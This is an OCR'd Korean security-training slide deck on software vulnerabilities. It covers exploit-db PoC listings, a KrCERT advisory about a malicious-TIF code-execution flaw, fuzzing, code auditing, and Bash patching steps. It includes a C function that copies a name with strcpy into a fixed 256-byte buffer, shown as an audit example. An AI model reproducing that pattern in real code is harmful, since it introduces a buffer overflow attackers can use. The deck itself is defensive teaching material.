aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

2. 보안 취약점 사례(아파치)

▶ PoC 공개

– 취약점 공격 PoC 코드 공개 사이트(www.exploit-db.com)

2014-03-12		-		Oracle VirtualBox 3D Acceleration - Multiple Vulnerabilities
2014-02-26				Music AlarmClock 2.1.0 - (.m3u) Crash PoC
2014-02-26				Gold MP4 Player 3.3 - Buffer Overflow PoC (SEH)
2014-02-26				GoAhead Web Server 3.1.x - Denial of Service
2014-02-25				VLC 2.1.3 - (.avs) Crash PoC
2014-02-20		-		Catia V5-6R2013 - "CATV5_Backbone_Bus" - Stack Buffer Overflow
2014-02-19				Embedthis Goahead Webserver 3.1.3-0 - Multiple Vulnerabilities
2014-02-19		-		Catia V5-6R2013 - "CATV5_AllApplications" - Stack Buffer Overflow
2014-02-19		-		SolidWorks Workgroup PDM 2014 SP2 Opcode 2001 - Denial of Service
2014-02-12		-		Apache Commons FileUpload and Apache Tomcat - Denial-of-Service
2014-02-08				OneHTTPD 0.8 - Crash PoC
2014-02-06				Publish-It 3.6d - Buffer Overflow Vulnerability


2. 보안 취약점 사례(CMS)

- **CMS**
  - 그누보드, 제로보드, WordPress
  - SQL Injection, XSS(Cross Site Scripting), 파일 업로드 취약점, 다운로드 취약점 등등

2. 보안 취약점 사례(내장 라이브러리)

▶ 내장 라이브러리

- 오디오, 그림 등의 라이브러리
- avi, mp4, jpg, png 등



보안공지

자료실 > 보안공지

알씨 임의코드실행 취약점 보안 업데이트 권고 2013.11.19


개요

- 이스트소프트社의 알씨 프로그램에서 임의코드실행이 가능한 취약점이 발견됨
  ※ 알씨 프로그램에서 사용하는 리드툴즈[1] 외부 라이브러리에서 취약점 발생
- 공격자가 특수하게 제작한 TIF포맷 이미지 파일(.TIF)을 취약한 버전의 알씨 사용자가 열람할 경우, 악성코드에 감염될 수 있음
- 낮은 버전의 알씨 사용자는 악성코드 감염으로 인해 정보유출, 시스템 파괴 등의 피해를 입을 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

3. 취약점 발굴 방법

▶ 퍼징(Fuzzing)

- 변조한 입력 값, 설정 정보 주입
- 파일 퍼징, 프로토콜 퍼징 …




3. 취약점 발굴 방법

▶ 코드 오디팅(Code Auditing)

– 소스 레벨에서의 코드 검수

```
bool read_json_bool(char* &sz, const char* name)
{
        int len = strlen(name);
        char fullname[256]="\"";
        strcpy(fullname+1,name);
        strcpy(fullname+len+1,"\":");
        sz = strstr(sz,fullname);
        if (!sz) return false;
        sz += len+3;
        if (*sz==' ') sz++;
        return (*sz=='t');
}
```



strcpy
memcpy
sprintf
scanf
gets
....

4. 대응 방안

▶ 취약점 모니터링

- KrCERT 보안공지 (www.krcert.or.kr)
- UsCERT (www.us-cert.gov)
- reddit (www.reddit.com)
- Twitter, Facebook
- 각 OpenSource 대표 홈페이지
- ...

4. 대응 방안

▶ 손쉬운 패치 적용

- 패치 방법 상세히 기록
- 매뉴얼 작성/숙지
- 버전, 플랫폼 별로

OS 종류	업데이트 방법
CentOS	yum clean all && yum update bash ※ RHN 업데이트 문제로 해결이 되지 않을 경우 cd /etc/yum.repos.d vi rhel-debuginfo.repo를 통해 아래와 같은 내용으로 대체 name=CentOS-$releasever - Updates baseurl=http://mirror.centos.org/centos/5/updates/$basearch/ gpgcheck=1 <rhel-debuginfo.repo 파일 내용 변경>
Redhat	대체 후, 사용할 버전 맞게 명령어 입력 rpm —import http://mirror.centos.org/centos/ (버전에 따라 입력) (ex : rpm —import http://mirror.centos.org/centos/5/os/x86_64/RPM-GPG-KEY-CentOS-5) yum update bash
Ubuntu	sudo apt-get update sudo apt-get install --only-upgrade bash
Fedora	(1) 페도라 21 알파 su -c "yum -y install koji" koji download-build --arch=$(uname -m) bash-4.3.25-2.fc21 su -c "yum localinstall bash-4.3.25-2.fc21.$(uname –m).rpm" (2) 페도라 20 su -c "yum -y install koji" koji download-build --arch=$(uname -m) bash-4.2.48-2.fc20 su -c "yum localinstall bash-4.2.48-2.fc20.$(uname -m).rpm"

4. 대응 방안

▶ 검증된 오픈 소스 도입

- 다수의 사람들의 적용 여부 확인
- 최신 버전의 오픈 소스 탑재

▶ 시큐어 코딩

- 취약 함수 사용 X
- 고정 관념 X
- 보안 컨설팅 검수

결론

- **최대한 빠르게 대응 …**
  - 지속적인 모니터링 & 신속한 패치 적용

QnA

Thank you